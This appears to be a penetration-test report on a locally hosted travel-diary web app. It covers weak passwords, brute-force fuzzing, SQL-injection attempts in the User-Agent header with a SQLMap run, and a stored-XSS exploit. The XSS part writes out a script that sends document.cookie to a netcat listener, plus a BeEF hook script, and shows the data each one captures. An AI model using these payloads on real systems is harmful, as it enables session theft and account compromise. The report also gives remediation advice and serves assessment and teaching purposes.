
Solving script-based validation issue

Both reflected and stored XSS can be addressed by performing the appropriate validation and escaping on the server-side [3].

Attacking Authentication

Bad passwords

The authentication mechanism of web application Diary for travelers requires at least 6 symbols for password. But it allows users to use weak passwords, such as common dictionary words or names and the same as the username, as illustrated in Figure 1.


https://search.services.mozilla.com
https://location.services.mozilla.com
https://raw.githubusercontent.com
http://localhost:8080
http://netdna.bootstrapcdn.com
History
Search
Alerts
Output
Fuzzer
New Fuzzer
Progress: 4: HTTP - http://localhost:8080/login
100%
Current fuzzers: 1
Show Errors

```
Connection: keep-alive
Host: localhost:8080

username=kverchi&password=123456
```

Messages Sent: 100 Errors: 0

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
1	Fuzzed	200	OK	1.1 s	534 bytes	17 bytes			123456
0	Original	401	Unauthorized	236 ms	476 bytes	18 bytes	Low		
4	Fuzzed	401	Unauthorized	254 ms	476 bytes	18 bytes			qwerty
3	Fuzzed	401	Unauthorized	290 ms	476 bytes	18 bytes			12345678
2	Fuzzed	401	Unauthorized	388 ms	476 bytes	18 bytes			password
5	Fuzzed	401	Unauthorized	354 ms	476 bytes	18 bytes			123456789

Figure 5: An account with weak password


Solving bad passwords issue

The application need to use strong credentials. Password must contain:

- alphabetic, numeric, and typographic characters
- the appearance of both uppercase and lowercase characters
- the avoidance of dictionary words, names, and other common passwords
- preventing a password from being set to the username
- preventing a similarity or match with previously set passwords [1]

Brute-Forcible Login

As it’s shown in Figure 2, application allows an attacker to make repeated login attempts with different passwords until he guesses the correct one.



Messages Sent: 100 Errors: 0

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
1	Fuzzed	200	OK	1.1 s	534 bytes	17 bytes			123456
0	Original	401	Unauthorized	236 ms	476 bytes	18 bytes	Low		
4	Fuzzed	401	Unauthorized	254 ms	476 bytes	18 bytes			qwerty
3	Fuzzed	401	Unauthorized	290 ms	476 bytes	18 bytes			12345678
2	Fuzzed	401	Unauthorized	388 ms	476 bytes	18 bytes			password
5	Fuzzed	401	Unauthorized	354 ms	476 bytes	18 bytes			123456789
6	Fuzzed	401	Unauthorized	252 ms	476 bytes	18 bytes			12345
9	Fuzzed	401	Unauthorized	227 ms	476 bytes	18 bytes			1234567
7	Fuzzed	401	Unauthorized	344 ms	476 bytes	18 bytes			1234
8	Fuzzed	401	Unauthorized	363 ms	476 bytes	18 bytes			111111
10	Fuzzed	401	Unauthorized	229 ms	476 bytes	18 bytes			dragon

Figure 6: Unlimited attempts to guess a password

Solving Brute-Forcible Login issue

Web application must implement policy of temporary account suspension to prevent brute-force attacks. In addition, an application can be protected through the use of CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) challenges on every page that may be a target for brute-force attacks [1].

SQL-injection attack


Detection SQLi

Discovering SQLi on integers

Let's try to modify post ID attribute [https://pentesterlab.com/exercises/from_sqli_to_shell/course]:

```
http://localhost:8080/posts/single-post/33+1
```

This method doesn't work because server rejects the request with basic mathematical operation on the post ID attribute.



localhost:8080/posts/single-post/33+1

HTTP Status 400 – Bad Request

Type Status Report

Description The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid request message framing, or deceptive request routing).

Apache Tomcat/8.5.23

SQLi detection on the integer attribute

Although, we received error page with application server version which is Apache Tomcat 8.5.23


Discovering SQLi on strings

There are several input vectors where malware SQL query can be used: hidden fields, GET/POST requests, HTTP headers and Cookies.

Diary for travelers stores profile activity of each user. This functionality is easy to discover by logging in and checking your own profile page. Usually such information is taken from *User-Agent*, *Host* and *X-Forwarded-For* headers. So we modify login request with OWASP ZAP or BurpSuite to inject in the SQLi query into User-Agent attribute:

```
GET / HTTP/1.1
User-Agent:  aaaa" or sleep(900000) and "1"="1
[...]
```

This is time-based detection that helps to find the vulnerability by checking the time difference, but there is no time difference. Probably, the server interprets the User-Agent header as a simple string value and stores it to the database instead of executing a part of the header as SQL command.




Joined since *18/09/2017 15:56*

IP address	OS	Browser	Is visit active?
0:0:0:0:0:0:0:1	Windows	Chrome	true
192.168.0.136	Unknown, More-Info: aaa" or pg_sleep(90000) and "1"="1	Unknown	true
192.168.0.136	Unknown, More-Info: aaa" or sleep(900000) and "1"="1	Unknown	false
192.168.0.136	Unknown, More-Info: aaaa" or sleep(900000) and "1"="1	Unknown	true

The server interprets the User-Agent header with SQLi as a simple string value


Discovering SQLi with SQLMap tool

We will configure SQLMap to use injection point in headers and add session ID for authenticated requests.



```
[*] shutting down at 16:12:23

root@kali:~# sqlmap -u http://192.168.0.136:8080/ --headers="User-Agent: *" --cookie="security=low; JSESSIONID=F
619670910326B123655981EEABF02D1" --level=5 --risk=3 --dbms=PostgreSQL --banner
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.1.12#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting at 16:12:53

custom injection marker ('*') found in option '--headers/--user-agent/--referer/--cookie'. Do you want to proces
s it? [Y/n/q] y
[16:12:59] [INFO] testing connection to the target URL
[16:12:59] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value. The target URL provided its own cookies within the HTTP Set-Cookie head
er which intersect with yours. Do you want to merge them in further requests? [Y/n] n
[16:13:03] [INFO] target URL content is stable
[16:13:03] [INFO] testing if (custom) HEADER parameter 'User-Agent #1*' is dynamic
[16:13:04] [WARNING] (custom) HEADER parameter 'User-Agent #1*' does not appear to be dynamic
[16:13:04] [WARNING] heuristic (basic) test shows that (custom) HEADER parameter 'User-Agent #1*' might not be i
njectable
[16:13:04] [INFO] testing for SQL injection on (custom) HEADER parameter 'User-Agent #1*'
[16:13:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[16:13:34] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[16:13:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[16:14:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'
[16:14:51] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment)'
[16:15:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment) (NOT)'
[16:15:30] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[16:15:30] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL) (original value)'
[16:15:31] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
```

SQLMap request for searching vulnerability in HTTP header



```
[16:17:39] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[16:17:46] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[16:17:56] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc - comment)'
[16:18:02] [INFO] testing 'PostgreSQL < 8.2 stacked queries (Glibc)'
[16:18:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[16:18:19] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind'
[16:18:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[16:18:35] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind (comment)'
[16:18:43] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[16:18:53] [INFO] testing 'PostgreSQL OR time-based blind (heavy query)'
[16:19:02] [INFO] testing 'PostgreSQL AND time-based blind (heavy query - comment)'
[16:19:08] [INFO] testing 'PostgreSQL OR time-based blind (heavy query - comment)'
[16:19:12] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[16:19:12] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[16:19:12] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[16:19:13] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[16:19:13] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[16:20:09] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[16:21:24] [INFO] testing 'Generic UNION query (NULL) - 11 to 20 columns'
it is not recommended to perform extended UNION tests if there is not at least one other (potential) technique f
ound. Do you want to skip? [Y/n] n
[16:23:03] [INFO] testing 'Generic UNION query (random number) - 11 to 20 columns'
[16:23:57] [INFO] testing 'Generic UNION query (NULL) - 21 to 30 columns'
[16:25:00] [INFO] testing 'Generic UNION query (random number) - 21 to 30 columns'
[16:26:21] [INFO] testing 'Generic UNION query (NULL) - 31 to 40 columns'
[16:27:04] [INFO] target URL appears to be UNION injectable with 36 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-c
har'? [Y/n] y
[16:27:48] [INFO] testing 'Generic UNION query (41) - 41 to 50 columns'
[16:31:27] [WARNING] (custom) HEADER parameter 'User-Agent #1*' does not seem to be injectable
[16:31:27] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some ki
nd of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=spac
e2comment')

[*] shutting down at 16:31:27

root@kali:~#
```

SQLMap testing results

As we can see from results, SQLMap couldn’t find and possible SQL injection.

XSS attack

Detection XSS attack


There was found an XSS attack during a Script-Based Validation. After intercepting request with newly created or updated post, we can inject some java script.

Exploiting XSS attack

Set a remote listener for receiving victim’s information:

```
# netcat  –lvp 84
```

Update or create some post in web application with stored XSS:




```
POST http://192.168.0.136:8080/posts/save-post HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.0.136:8080/posts/edit/37?language=en_US
Content-Type: application/json; charset=utf-8
X-XSRF-TOKEN: abadb1eb-110e-4a60-b248-73608ba36265
X-Requested-With: XMLHttpRequest
Content-Length: 156
Cookie: JSESSIONID=7FE9A20B02543427F255BEA70274D3FE; XSRF-TOKEN=abadb1eb-110e-4a60-b248-73608ba36265
Connection: keep-alive
Host: 192.168.0.136:8080
```

```
{"postId":"37","title":"test","description":"<p>testetestest</p>",
"text":"<script>new Image().src='http://127.0.0.1:85/a.html?'+document.cookie;</script>"
}
```

```
201  10/26/18 10:48:51 ...  POST  http://192.168.0.136:8080/posts/save-post                      ...  ...  61 bytes            JSON
202  10/26/18 10:48:52 ...  GET   http://192.168.0.136:8080/posts/list                           ...  ...  7,944 ...  Low      Form, H...
203  10/26/18 10:48:53 ...  GET   http://192.168.0.136:8080/resources/jquery-ui/jquery-ui.min.js ...  ...  253,6...             Comment
```

Injecting a script for sending user’s cookie to a remote listener

Checking this post form a victim’s computer. Now we can see that our victim has connected to remote listener and sent cookies.



```
root@kali:~# netcat -lvp 84
listening on [any] 84 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 38202
GET /c.html?XSRF-TOKEN=b64c5899-5fc4-41d6-81d9-6bfdd0c3c3d6 HTTP/1.1
Host: 127.0.0.1:84
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.136:8080/posts/single-post/37
Connection: keep-alive
```


Victim’s cookies information

But there is only XSRF-TOKEN without JSESSIONID in received cookies. This is probably because web application is configured to disclosure session ID only through HTTP channel [https://www.owasp.org/index.php/HttpOnly].

Try to explore XSS with BeEF tool. Update our vulnerable post by updating text field with interceptor:

```
<script src='http://127.0.0.1:3000/hook.js'></script>
```

Configure BeEF tool for listening possible connections and read updated post from the victim’s computer.



Category: Browser (6 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: GNOME Shell Integration,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3.1))	Initialization
Window Size: Width: 1024, Height: 638	Initialization

Category: Browser Components (12 Items)

Flash: No	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization
